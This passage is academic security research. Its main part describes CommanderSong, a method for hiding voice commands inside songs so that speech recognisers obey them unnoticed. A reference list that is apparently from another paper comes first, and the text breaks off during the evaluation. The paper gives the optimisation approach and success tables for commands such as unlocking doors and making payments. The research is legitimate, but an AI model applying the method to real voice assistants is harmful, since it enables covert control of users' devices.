[37] E. Protalinski. Google's speech recognition technology now has a 4.9% word error rate. https://venturebeat.com/2017/05/17/googles-speech-recognition-technology-now-has-a-4-9-word-error-rate/.

[38] N. Roy. Vibraphone project webpage. http://synrg.csl.illinois.edu/vibraphone/. Last accessed 9 December 2015.

[39] N. Roy, H. Hassanieh, and R. R. Choudhury. Backdoor: Making microphones hear inaudible sounds. In 15th Annual International Conference on Mobile Systems, Applications, and Services (MobiSys).

[40] ScienceDaily. American Roentgen Ray Society. "Voice Recognition Systems Seem To Make More Errors With Women's Dictation.". https://www.sciencedaily.com/releases/2007/05/070504133050.htm, 2007.

[41] Y. Son, H. Shin, D. Kim, Y. Park, J. Noh, K. Choi, J. Choi, and Y. Kim. Rocking drones with intentional sound noise on gyroscopic sensors. In 24th USENIX Security Symposium (USENIX).

[42] L. Song and P. Mittal. Inaudible voice commands. Preprint, arXiv:1708.07238 [cs.CR], 2017.

[43] J. Spaulding, S. Upadhyaya, and A. Mohaisen. The landscape of domain name typosquatting: Techniques and countermeasures. In 2016 11th International Conference on Availability, Reliability and Security (ARES).

[44] J. Szurdi, B. Kocso, G. Cseh, J. Spring, M. Felegyhazi, and C. Kanich. The long "taile" of typosquatting domain names. In 23rd USENIX Security Symposium (USENIX).

[45] R. Tahir, A. Raza, F. Ahmad, J. Kazi, F. Zaffar, C. Kanich, and M. Caesar. It's all in the name: Why some urls are more vulnerable to typosquatting. In 13th IEEE International Conference on Computer Communications (INFOCOM).

[46] R. Tatman. Google's speech recognition has a gender bias. https://makingnoiseandhearingthings.com/2016/07/12/googles-speech-recognition-has-a-gender-bias/.

[47] T. Trippel, O. Weisse, W. Xu, P. Honeyman, and K. Fu. Walnut: Waging doubt on the integrity of mems accelerometers with acoustic injection attacks. In 2nd IEEE European Symposium on Security and Privacy (Euro S&P).

[48] X. Yuan, Y. Chen, Y. Zhao, Y. Long, X. Liu, K. Chen, S. Zhang, H. Huang, X. Wang, and C. A. Gunter. Commandersong: A systematic approach for practical adversarial voice recognition. In 27th USENIX Security Symposium (USENIX).

[49] G. Zhang, C. Yan, X. Ji, T. Zhang, T. Zhang, and W. Xu. Dolphinattack: Inaudible voice commands. In Proceedings of the ACM Conference on Computer and Communications Security (CCS). ACM, 2017.

[50] N. Zhang, X. Mi, X. Feng, X. Wang, Y. Tian, and F. Qian. Understanding and mitigating the security risks of voice-controlled third-party skills on amazon alexa and google home. Preprint, arXiv:1805.01525 [cs.CR], 2018.

# CommanderSong: A Systematic Approach for Practical Adversarial Voice Recognition

Xuejing Yuan[1,2], Yuxuan Chen[3], Yue Zhao[1,2], Yunhui Long[4], Xiaokang Liu[1,2], Kai Chen[*1,2], Shengzhi Zhang[3,5], Heqing Huang , XiaoFeng Wang[6], and Carl A. Gunter[4]

[1]SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences, China
[2]School of Cyber Security, University of Chinese Academy of Sciences, China
[3]Department of Computer Science, Florida Institute of Technology, USA
[4]Department of Computer Science, University of Illinois at Urbana-Champaign, USA
[5]Department of Computer Science, Metropolitan College, Boston University, USA
[6]School of Informatics and Computing, Indiana University Bloomington, USA

## Abstract

The popularity of automatic speech recognition (ASR) systems, like Google Assistant, Cortana, brings in security concerns, as demonstrated by recent attacks. The impacts of such threats, however, are less clear, since they are either less stealthy (producing noise-like voice commands) or requiring the physical presence of an attack device (using ultrasound speakers or transducers). In this paper, we demonstrate that not only are more practical and surreptitious attacks feasible but they can even be *automatically* constructed. Specifically, we find that the voice commands can be stealthily embedded into songs, which, when played, can effectively control the target system through ASR without being noticed. For this purpose, we developed novel techniques that address a key technical challenge: integrating the commands into a song in a way that can be effectively recognized by ASR through the air, in the presence of background noise, while not being detected by a human listener. Our research shows that this can be done automatically against real world ASR applications[1]. We also demonstrate that such *CommanderSongs* can be spread through Internet (e.g., YouTube) and radio, potentially affecting millions of ASR users. Finally we present mitigation techniques that defend existing ASR systems against such threat.

## 1 Introduction

Intelligent voice control (IVC) has been widely used in human-computer interaction, such as Amazon Alexa [1], Google Assistant [6], Apple Siri [3], Microsoft Cortana [14] and iFLYTEK [11]. Running the state-of-the-art ASR techniques, these systems can effectively interpret natural voice commands and execute the corresponding operations such as unlocking the doors of home or cars, making online purchase, sending messages, and etc. This has been made possible by recent progress in machine learning, deep learning [31] in particular, which vastly improves the accuracy of speech recognition. In the meantime, these deep learning techniques are known to be vulnerable to adversarial perturbations [37, 21, 27, 25, 20, 49, 28, 44]. Hence, it becomes imperative to understand the security implications of the ASR systems in the presence of such attacks.

**Threats to ASR** Prior research shows that carefully-crafted perturbations, even a small amount, could cause a machine learning classifier to misbehave in an unexpected way. Although such adversarial learning has been extensively studied in image recognition, little has been done in speech recognition, potentially due to the new challenge in this domain: unlike adversarial images, which include the perturbations of less noticeable background pixels, changes to voice commands often introduce noise that a modern ASR system is designed to filter out and therefore cannot be easily misled.

Indeed, a recent attack on ASR utilizes noise-like hidden voice command [22], but the white box attack is based on a traditional speech recognition system that uses a Gaussian Mixture Model (GMM), not the DNN behind today's ASR systems. Another attack transmits inaudible commands through ultrasonic sound [53], but it exploits microphone hardware vulnerabilities instead of the weaknesses of the DNN. Moreover, an attack device, e.g., an ultrasonic transducer or speaker, needs to be placed close to the target ASR system. So far little success has been reported in generating "adversarial sound" that practically fools deep learning technique but remains inconspicuous to human ears, and meanwhile allows it to be played from the remote (e.g., through YouTube) to attack a large number of ASR systems.

To find *practical* adversarial sound, a few technical challenges need to be addressed: (C1) the adversarial audio sample is expected to be effective in a complicated, real-world audible environment, in the presence of elec-

*Corresponding author: chenkai@iie.ac.cn

[1]Demos of attacks are uploaded on the website (https://sites.google.com/view/commandersong/)

tronic noise from speaker and other noises; (C2) it should be stealthy, unnoticeable to ordinary users; (C3) impactful adversarial sound should be remotely deliverable and can be played by popular devices from online sources, which can affect a large number of IVC devices. All these challenges have been found in our research to be completely addressable, indicating that the threat of audio adversarial learning is indeed realistic.

**CommanderSong.** More specifically, in this paper, we report a practical and systematic adversarial attack on real world speech recognition systems. Our attack can *automatically* embed a set of commands into a (randomly selected) song, to spread to a large amount of audience (addressing C3). This revised song, which we call *CommanderSong*, can sound completely normal to ordinary users, but will be interpreted as commands by ASR, leading to the attacks on real-world IVC devices. To build such an attack, we leverage an open source ASR system Kaldi [13], which includes acoustic model and language model. By carefully synthesizing the outputs of the acoustic model from both the song and the given voice command, we are able to generate the adversarial audio with minimum perturbations through gradient descent, so that the CommanderSong can be less noticeable to human users (addressing C2, named WTA attack). To make such adversarial samples practical, our approach has been designed to capture the electronic noise produced by different speakers, and integrate a generic noise model into the algorithm for seeking adversarial samples (addressing C1, called WAA attack).

In our experiment, we generated over 200 CommanderSongs that contain different commands, and attacked Kaldi with an 100% success rate in a WTA attack and a 96% success rate in a WAA attack. Our evaluation further demonstrates that such a CommanderSong can be used to perform a *black box* attack on a mainstream ASR system iFLYTEK[2] [11] (neither source code nor model is available). iFLYTEK has been used as the voice input method by many popular commercial apps, including WeChat (a social app with 963 million users), Sina Weibo (another social app with 530 million users), JD (an online shopping app with 270 million users), etc. To demonstrate the impact of our attack, we show that CommanderSong can be spread through YouTube, which might impact millions of users. To understand the human perception of the attack, we conducted a user study[3] on Amazon Mechanical Turk [2]. Among over 200 participants, none of them identified the commands inside our CommanderSongs. We further developed the defense solutions against this attack and demonstrated their effectiveness.

[2]We have reported this to iFLYTEK, and are waiting for their responses.

[3]The study is approved by the IRB.

**Contributions**. The contributions of this paper are summarized as follows:

• *Practical adversarial attack against ASR systems*. We designed and implemented the first practical adversarial attacks against ASR systems. Our attack is demonstrated to be *robust*, working across air in the presence of environmental interferences, *transferable*, effective on a black box commercial ASR system (i.e., iFLYTEK) and *remotely deliverable*, potentially impacting millions of users.

• *Defense against CommanderSong.* We design two approaches (audio turbulence and audio squeezing) to defend against the attack, which proves to be effective by our preliminary experiments.

**Roadmap**. The rest of the paper is organized as follows: Section 2 gives the background information of our study. Section 3 provides motivation and overviews our approach. In Section 4, we elaborate the design and implementation of CommanderSong. In Section 5, we present the experimental results, with emphasis on the difference between machine and human comprehension. Section 6 investigates deeper understanding on CommanderSongs. Section 7 shows the defense of the CommanderSong attack. Section 8 compares our work with prior studies and Section 9 concludes the paper.

## 2 Background

In this section, we overview existing speech recognition system, and discuss the recent advance on the attacks against both image and speech recognition systems.

### 2.1 Speech Recognition

Automatic speech recognition is a technique that allows machines to recognize/understand the semantics of human voice. Besides the commercial products like Amazon Alexa, Google Assistant, Apple Siri, iFLYTEK, etc., there are also open-source platforms such as Kaldi toolkit [13], Carnegie Mellon University's Sphinx toolkit [5], HTK toolkit [9], etc. Figure 1 presents an overview of a typical speech recognition system, with two major components: feature extraction and decoding based on pre-trained models (e.g., acoustic models and language models).

After the raw audio is amplified and filtered, acoustic features need to be extracted from the preprocessed audio signal. The features contained in the signal change significantly over time, so short-time analysis is used to evaluate them periodically. Common acoustic feature extraction algorithms include Mel-Frequency Cepstral Coefficients (MFCC) [40], Linear Predictive Coefficient (LPC) [34], Perceptual Linear Predictive (PLP) [30], etc. Among them, MFCC is the most frequently used one in





Figure 1: Architecture of Automatic Speech Recognition System.

both open source toolkit and commercial products [42]. GMM can be used to analyze the property of the acoustic features. The extracted acoustic features are matched against pre-trained acoustic models to obtain the likelihood probability of phonemes. Hidden Markov Models (HMM) are commonly used for statistical speech recognition. As GMM is limited to describe a non-linear manifold of the data, Deep Neural Network-Hidden Markov Model (DNN-HMM) has been widely used for speech recognition in academic and industry community since 2012 [32].

Recently, end-to-end deep learning becomes used in speech recognition systems. It applies a large scale dataset and uses CTC (Connectionist Temporal Classification) loss function to directly obtain the characters rather than phoneme sequence. CTC locates the alignment of text transcripts with input speech using an all-neural, sequence-to-sequence neural network. Traditional speech recognition systems involve many engineered processing stages, while CTC can supersede these processing stages via deep learning [17]. The architecture of end-to-end ASR systems always includes an encoder network corresponding to the acoustic model and a decoder network corresponding to the language model [47]. DeepSpeech [17] and Wav2Letter [24] are popular open source end-to-end speech recognition systems.

## 2.2 Existing Attacks against Image and Speech Recognition Systems

Nowadays people are enjoying the convenience of integrating image and speech as new input methods into mobile devices. Hence, the accuracy and dependability of image and speech recognition pose critical impact on the security of such devices. Intuitively, the adversaries can compromise the integrity of the training data if they have either physical or remote access to it. By either revising existing data or inserting extra data in the training dataset, the adversaries can certainly tamper the dependability of the trained models [38].

When adversaries do not have access to the training data, attacks are still possible. Recent research has been done to deceive image recognition systems into making wrong decision by slightly revising the input data. The fundamental idea is to revise an image slightly to make it "look" different from the views of human being and machines. Depending on whether the adversary knows the algorithms and parameters used in the recognition systems, there exist white box and black box attacks. Note that the adversary always needs to be able to interact with the target system to observe corresponding output for any input, in both white and black box attacks. Early researches [50, 48, 19] focus on the revision and generation of the digital image file, which is directly fed into the image recognition systems. The state-of-the-art researches [37, 21, 27] advance in terms of practicality by printing the adversarial image and presenting it to a device with image recognition functionality.

However, the success of the attack against image recognition systems has not been ported to the speech recognition systems until very recently, due to the complexity of the latter. The speech, a time-domain continuous signal, contains much more features compared to the static images. Hidden voice command [22] launched both black box (i.e., inverse MFCC) and white box (i.e., gradient decent) attacks against speech recognition systems, and generated obfuscated commands to ASR systems. Though seminal in attacking speech recognition systems, it is also limited to make practical attacks. For instance, a large amount of human effort is involved as feedback for the black box approach, and the white box approach is based on GMM-based acoustic models, which have been replaced by DNN-based ones in most modern speech recognition systems. The recent work DolphinAttack [53] proposed a completely inaudible voice attack by modulating commands on ultrasound carriers and leveraging microphone vulnerabilities (i.e., the nonlinearity of the microphones). As noted by the authors, such attack can be eliminated by an enhanced microphone that can suppress acoustic signals on ultrasound carrier, like iPhone 6 Plus.

# 3 Overview

In this section, we present the motivation of our work, and overview the proposed approach to generate the practical adversarial attack.

## 3.1 Motivation

Recently, adversarial attacks on image classification have been extensively studied [21, 27]. Results show that even the state-of-the-art DNN-based classifier can be fooled by small perturbations added to the original image [37], producing erroneous classification results. However, the

impact of adversarial attacks on the most advanced speech recognition systems, such as those integrating DNN models, has never been systematically studied. Hence, in this paper, we investigated DNN-based speech recognition systems, and explored adversarial attacks against them. Researches show that commands can be transmitted to IVC devices through inaudible ultrasonic sound [53] and noises [22]. Even though the existing works against ASR systems are seminal, they are limited in some aspects. Specifically, ultrasonic sound can be defeated by using a low-pass filter (LPF) or analyzing the signal frequency range, and noises are easy to be noticed by users.

Therefore, the research in this paper is motivated by the following questions: (Q1) Is it possible to build the practical adversarial attack against ASR systems, given the facts that the most ASR systems are becoming more intelligent (e.g., by integrating DNN models) and that the generated adversarial samples should work in the very complicated physical environment, e.g., electronic noise from speaker, background noise, etc.? (Q2) Is it feasible to generate the adversarial samples (including the target commands) that are difficult, or even impossible, to be noticed by ordinary users, so the control over the ASR systems can happen in a "hidden" fashion? (Q3) If such adversarial audio samples can be produced, is it possible to impact a large amount of victims in an automated way, rather than solely relying on attackers to play the adversarial audio and affecting victims nearby? Below, we will detail how our attack is designed to address the above questions.

## 3.2 The Philosophy of Designing Our Attack

To address Q3, our idea is to choose songs as the "carrier" of the voice commands recognizable by ASR systems. The reason of choosing such "carrier" is at least two-fold. On one hand, enjoying songs is always a preferred way for people to relax, e.g., listening to the music station, streaming music from online libraries, or just browsing YouTube for favorite programs. Moreover, such entertainment is not restricted by using radio, CD player, or desktop computer any more. A mobile device, e.g., Android phone or Apple iPhone, allows people to enjoy songs everywhere. Hence, choosing the song as the "carrier" of the voice command automatically helps impact millions of people. On the other hand, "hiding" the desired command in the song also makes the command much more difficult to be noticed by victims, as long as Q2 can be reasonably addressed. Note that we do not rely on the lyrics in the song to help integrate the desired command. Instead, we intend to avoid the songs with the lyrics similar to our desired command. For instance, if the desired command is "open the door", choosing a song with the lyrics of "open the door" will easily catch the victims' attention. Hence, we decide to use random songs as the "carrier" regardless of the desired commands.

Actually choosing the songs as the "carrier" of desired commands makes Q2 even more challenging. Our basic idea is when generating the adversarial samples, we revise the original song leveraging the pure voice audio of the desired command as a reference. In particular, we find the revision of the original song to generate the adversarial samples is always a trade off between preserving the fidelity of the original song and recognizing the desired commands from the generated sample by ASR systems. To better obfuscate the desired commands in the song, in this paper we emphasize the former than the latter. In other words, we designed our revision algorithm to maximally preserve the fidelity of the original song, at the expense of losing a bit success rate of recognition of the desired commands. However, such expense can be compensated by integrating the same desired command multiple times into one song (the command of "open the door" may only last for 2 seconds.), and the successful recognition of one suffices to impact the victims.

Technically, in order to address Q2, we need to investigate the details of an ASR system. As shown in Figure 1, an ASR system is usually composed of two pre-trained models: an acoustic model describing the relationship between audio signals and phonetic units, and a language model representing statistical distributions over sequences of words. In particular, given a piece of pure voice audio of the desired command and a "carrier" song, we can feed them into an ASR system separately, and intercept the intermediate results. By investigating the output from the acoustic model when processing the audio of the desired command, and the details of the language model, we can conclude the "information" in the output that is necessary for the language model to produce the correct text of the desired command. When we design our approach, we want to ensure such "information" is only a small subset (hopefully the minimum subset) of the output from the acoustic model. Then, we carefully craft the output from the acoustic model when processing the original song, to make it "include" such "information" as well. Finally, we inverse the acoustic model and the feature extraction together, to directly produce the adversarial sample based on the crafted output (with the "information" necessary for the language model to produce the correct text of the desired command).

Theoretically, the adversarial samples generated above can be recognized by the ASR systems as the desired command if directly fed as input to such systems. Since such input usually is in the form of a wave file (in "WAV" format) and the ASR systems need to expose APIs to accept the input, we define such attack as the WAV-To-API (WTA) attack. However, to implement a practical





Figure 2: Result of decoding "Echo".

attack as in Q1, the adversarial sample should be played by a speaker to interact with IVC devices over the air. In this paper, we define such practical attack as WAV-Air-API (WAA) attack. The challenge of the WAA attack is when playing the adversarial samples by a speaker, the electronic noise produced by the loudspeakers and the background noise in the open air have significant impact on the recognition of the desired commands from the adversarial samples. To address this challenge, we improve our approach by integrating a generic noise model to the above algorithm with the details in Section 4.3.

## 4 Attack Approach

We implement our attack by addressing two technical challenges: (1) minimizing the perturbations to the song, so the distortion between the original song and the generated adversarial sample can be as unnoticeable as possible, and (2) making the attack practical, which means CommanderSong should be played over the air to compromise IVC devices. To address the first challenge, we proposed *pdf-id sequence matching* to incur minimum revision at the output of the acoustic model, and use gradient descent to generate the corresponding adversarial samples as in Section 4.2. The second challenge is addressed by introducing a generic noise model to simulate both the electronic noise and background noise as in Section 4.3. Below we elaborate the details.

### 4.1 Kaldi Platform

We choose the open source speech recognition toolkit Kaldi [13], due to its popularity in research community. Its source code on github obtains 3,748 stars and 1,822 forks [4]. Furthermore, the corpus trained by Kaldi on "Fisher" is also used by IBM [18] and Microsoft [52].

In order to use Kaldi to decode audio, we need a trained model to begin with. There are some models on Kaldi website that can be used for research. We took advantage of the "ASpIRE Chain Model" (referred as "ASpIRE model" in short), which was one of the latest released decoding models when we began our study[4]. After manually analyzing the source code of Kaldi (about 301,636 lines of shell scripts and 238,107 C++ SLOC), we completely explored how Kaldi processes audio and decodes it to texts. Firstly, it extracts acoustic features like MFCC or PLP from the raw audio. Then based on the trained probability density function (p.d.f.) of the acoustic model, those features are taken as input to DNN to compute the posterior probability matrix. The p.d.f. is indexed by the pdf identifier (pdf-id), which exactly indicates the column of the output matrix of DNN.

Table 1: Relationship between transition-id and pdf-id.

| Phoneme | HMM-state | Pdf-id | Transition-id | Transition |
|---|---|---|---|---|
| $eh_B$ | 0 | 6383 | 15985 | 0→1 |
| | | | 15986 | 0→2 |
| $eh_B$ | 1 | 5760 | 16189 | self-loop |
| | | | 16190 | 1→2 |
| $k_I$ | 0 | 6673 | 31223 | 0→1 |
| | | | 31224 | 0→2 |
| $k_I$ | 1 | 3787 | 31379 | self-loop |
| | | | 31380 | 1→2 |
| $ow_E$ | 0 | 5316 | 39643 | 0→1 |
| | | | 9644 | 0→2 |
| $ow_E$ | 1 | 8335 | 39897 | self-loop |
| | | | 39898 | 1→2 |

Phoneme is the smallest unit composing a word. There are three states (each is denoted as an HMM state) of sound production for each phoneme, and a series of transitions among those states can identify a phoneme. A transition identifier (transition-id) is used to uniquely identify the HMM state transition. Therefore, a sequence of transition-ids can identify a phoneme, so we name such a sequence as *phoneme identifier* in this paper. Note that the transition-id is also mapped to pdf-id. Actually, during the procedure of Kaldi decoding, the phoneme identifiers can be obtained. By referring to the pre-obtained mapping between transition-id and pdf-id, any phoneme identifier can also be expressed as a specific sequence of pdf-ids. Such a specific sequence of pdf-ids actually is a segment from the posterior probability matrix computed from DNN. This implies that to make Kaldi decode any specific phoneme, we need to have DNN compute a posterior probability matrix containing the corresponding sequence of pdf-ids.

[4]There are three decoding models on Kaldi platform currently. ASpIRE Chain Model we used in this paper was released on October 15th, 2016, while SRE16 Xvector Model was released on October 4th, 2017, which was not available when we began our study. The CVTE Mandarin Model, released on June 21st 2017 was trained in Chinese [13].

To illustrate the above findings, we use Kaldi to process a piece of audio with several known words, and obtain the intermediate results, including the posterior probability matrix computed by DNN, the transition-ids sequence, the phonemes, and the decoded words. Figure 2 demonstrates the decoded result of *Echo*, which contains three phonemes. The red boxes highlight the id representing the corresponding phoneme, and each phoneme is identified by a sequence of transition-ids, or the *phoneme identifiers*. Table 1 is a segment from the the relationship among the phoneme, pdf-id, transition-id, etc. By referring to Table 1, we can obtain the pdf-ids sequence corresponding to the decoded transition-ids sequence[5]. Hence, for any posterior probability matrix demonstrating such a pdf-ids sequence should be decoded by Kaldi as $eh_B$.

## 4.2 Gradient Descent to Craft Audio

Figure 3 demonstrates the details of our attack approach. Given the original song $x(t)$ and the pure voice audio of the desired command $y(t)$, we use Kaldi to decode them separately. By analyzing the decoding procedures, we can get the output of DNN matrix $\mathbf{A}$ of the original song (Step ① in Figure 3) and the phoneme identifiers of the desired command audio (Step ④ in Figure 3).

The DNN's output $A$ is a matrix containing the probability of each pdf-id at each frame. Suppose there are $n$ frames and $k$ pdf-ids, let $a_{i,j}$ $(1 \le i \le n, 1 \le j \le k)$ be the element at the $i$th row and $j$th column in $\mathbf{A}$. Then $a_{i,j}$ represents the probability of the $jth$ pdf-id at frame $i$. For each frame, we calculate the most likely pdf-id as the one with the highest probability in that frame. That is,

$$m_i = \arg\max_j a_{i,j}.$$

Let $\mathbf{m} = (m_1, m_2, \ldots, m_n)$. $\mathbf{m}$ represents a sequence of most likely pdf-ids of the original song audio $x(t)$. For simplification, we use $g$ to represent the function that takes the original audio as input and outputs a sequence of most likely pdf-ids based on DNN's predictions. That is,

$$g(x(t)) = \mathbf{m}.$$

As shown in Step ⑤ in Figure 3, we can extract a sequence of pdf-id of the command $\mathbf{b} = (b_1, b_2, \ldots, b_n)$, where $b_i$ $(1 \le i \le n)$ represents the highest probability pdf-id of the command at frame $i$. To have the original song decoded as the desired command, we need to identify the minimum modification $\delta(t)$ on $x(t)$ so that $\mathbf{m}$ is same or close to $\mathbf{b}$. Specifically, we minimize the $L1$ distance between $\mathbf{m}$ and $\mathbf{b}$. As $\mathbf{m}$ and $\mathbf{b}$ are related with the pdf-id sequence, we define this method as *pdf-id sequence matching* algorithm.

[5]For instance, the pdf-ids sequence for $eh_B$ should be *6383, 5760, 5760, 5760, 5760, 5760, 5760, 5760, 5760, 5760*.

Based on these observations we construct the following objective function:

$$\arg\min_{\delta(t)} \quad \|g(x(t) + \delta(t)) - \mathbf{b}\|_1. \tag{1}$$

To ensure that the modified audio does not deviate too much from the original one, we optimize the objective function Eq (1) under the constraint of $|\delta(t)| \le l$.

Finally, we use gradient descent [43], an iterative optimization algorithm to find the local minimum of a function, to solve the objective function. Given an initial point, gradient descent follows the direction which reduces the value of the function most quickly. By repeating this process until the value starts to remain stable, the algorithm is able to find a local minimum value. In particular, based on our objective function, we revise the song $x(t)$ into $x'(t) = x(t) + \delta(t)$ with the aim of making most likely pdf-ids $g(x'(t))$ equal or close to $\mathbf{b}$. Therefore, the crafted audio $x'(t)$ can be decoded as the desired command.

To further preserve the fidelity of the original song, one method is to minimize the time duration of the revision. Typically, once the pure command voice audio is generated by a text-to-speech engine, all the phonemes are determined, so as to the phoneme identifiers and $\mathbf{b}$. However, the speed of the speech also determines the number of frames and the number of transition-ids in a phoneme identifier. Intuitively, slow speech always produces repeated frames or transition-ids in a phoneme. Typically people need six or more frames to realize a phoneme, but most speech recognition systems only need three to four frames to interpret a phoneme. Hence, to introduce the minimal revision to the original song, we can analyze $\mathbf{b}$, reduce the number of repeated frames in each phoneme, and obtain a shorter $\mathbf{b}' = (b_1, b_2, \ldots, b_q)$, where $q < n$.

## 4.3 Practical Attack over the Air

By feeding the generated adversarial sample directly into Kaldi, the desired command can be decoded correctly. However, playing the sample through a speaker to physically attack an IVC device typically cannot work. This is mainly due to the noises introduced by the speaker and environment, as well as the distortion caused by the receiver of the IVC device. In this paper, we do not consider the invariance of background noise in different environments, e.g., grocery, restaurant, office, etc., due to the following reasons: (1) In a quite noisy environment like restaurant or grocery, even the original voice command $y(t)$ may not be correctly recognized by IVC devices; (2) Modeling any slightly variant background noise itself is still an open research problem; (3) Based on our observation, in a normal environment like home, office, lobby, the major impacts on the physical attack are the electronic noise from the speaker and the distortion from the receiver of the IVC devices, rather than the background noise.





Figure 3: Steps of attack.

Hence, our idea is to build a noise model, considering the speaker noise, the receiver distortion, as well as the generic background noise, and integrate it in the approach in Section 4.2. Specifically, we carefully picked up several songs and played them through our speaker in a very quiet room. By comparing the recorded audio (captured by our receiver) with the original one, we can capture the noises. Note that playing "silent" audio does not work since the electronic noise from speakers may depend on the sound at different frequencies. Therefore, we intend to choose the songs that cover more frequencies. Regarding the comparison between two pieces of audio, we have to first manually align them and then compute the difference. We redesign the objective function as shown in Eq (2).

$$\arg\min_{\mu(t)} \quad \|g(x(t)+\mu(t)+n(t))-\mathbf{b}\|_1, \qquad (2)$$

where $\mu(t)$ is the perturbation that we add to the original song, and $n(t)$ is the noise samples that we captured. In this way, we can get the adversarial audio $x'(t) = x(t) + \mu(t)$ that can be used to launch the practical attack over the air.

Such noise model above is quite device-dependent. Since different speakers and receivers may introduce different noises/distortion when playing or receiving specific audio, $x'(t)$ may only work with the devices that we use to capture the noise. To enhance the robustness of $x'(t)$, we introduce ***random noise***, which is shown in Eq (3). Here, the function ***rand()*** returns an vector of random numbers in the interval (-N,N), which is saved as a "WAV" format file to represent $n(t)$. Our evaluation results show that this approach can make the adversarial audio $x'(t)$ robust enough for different speakers and receivers.

$$n(t) = rand(t), |n(t)| <= N. \qquad (3)$$

## 5 Evaluation

In this section, we present the experimental results of CommanderSong. We evaluated both the WTA and WAA attacks against machine recognition. To evaluate the human comprehension, we conducted a survey examining the effects of "hiding" the desired command in the song. Then, we tested the transferability of the adversarial sample on other ASR platforms, and checked whether CommanderSong can spread through Internet and radio. Finally, we measured the efficiency in terms of the time to generate the CommanderSong. Demos of attacks are uploaded on the website (https://sites.google.com/view/commandersong/).

### 5.1 Experiment Setup

The pure voice audio of the desired commands can be generated by any Text-To-Speech (TTS) engine (e.g., Google text-to-speech [7], etc.) or recording human voice, as long as it can be correctly recognized by Kaldi platform. We also randomly downloaded 26 songs from the Internet. To understand the impact of using different types of songs as the carrier, we intended to choose songs from different categories, i.e., popular, rock, rap, and soft music. Regarding the commands to inject, we chose 12 commonly used ones such as "turn on GPS", "ask Capital One to make a credit card payment", etc., as shown in Table 2. Regarding the computing environment, one GPU server (1075MHz GPU with 12GB memory, and 512GB hard drive) was used.

Table 2: WTA attack results.

| Command | Success rate (%) | SNR ($dB$) | Efficiency (frames/hours) |
|---|---|---|---|
| Okay google restart phone now. | 100 | 18.6 | 229/1.3 |
| Okay google flashlight on. | 100 | 14.7 | 219/1.3 |
| Okay google read mail. | 100 | 15.5 | 217/1.5 |
| Okay google clear notification. | 100 | 14 | 260/1.2 |
| Okay google good night. | 100 | 15.6 | 193/1.3 |
| Okay google airplane mode on. | 100 | 16.9 | 219/1.1 |
| Okay google turn on wireless hot spot. | 100 | 14.7 | 280/1.6 |
| Okay google read last sms from boss. | 100 | 15.1 | 323/1.4 |
| Echo open the front door. | 100 | 17.2 | 193/1.0 |
| Echo turn off the light. | 100 | 17.3 | 347/1.5 |
| Okay google call one one zero one one nine one two zero. | 100 | 14.8 | 387/1.7 |
| Echo ask capital one to make a credit card payment. | 100 | 15.8 | 379/1.9 |

## 5.2 Effectiveness

**WTA Attack.** In this WTA attack, we directly feed the generated adversarial songs to Kaldi using its exposed APIs, which accept raw audio file as input. Particularly, we injected each command into each of the downloaded 26 songs using the approach proposed in Section 4.2. Totally we got more than 200 adversarial songs in the "WAV" format and sent them to Kaldi directly for recognition. If Kaldi successfully identified the command injected inside, we denote the attack as successful.

Table 2 shows the WTA attack results. Each command can be recognized by Kaldi correctly. The success rate 100% means Kaldi can decode every word in the desired command correctly. The success rate is calculated as the ratio of the number of words successfully decoded and the number of words in the desired command. Note in the case that the decoded word is only one character different than that in the desired command, we consider the word is not correctly recognized.

For each adversarial song, we further calculated the average signal-noise ratio (SNR) against the original song as shown in Table 2. SNR is a parameter widely used to quantify the level of a signal power to noise, so we use it here to measure the distortion of the adversarial sample over the original song. We then use the following equation $SNR(dB) = 10log_{10}(P_{x(t)}/P_{\delta(t)})$ to obtain SNR, where the original song $x(t)$ is the signal while the perturbation $\delta(t)$ is the noise. Larger SNR value indicates a smaller perturbation. Based on the results in Table 2, the SNR ranges from 14$\sim$18.6 $dB$, indicating that the perturbation in the original song is less than 4%. Therefore, the perturbation should be too slight to be noticed.

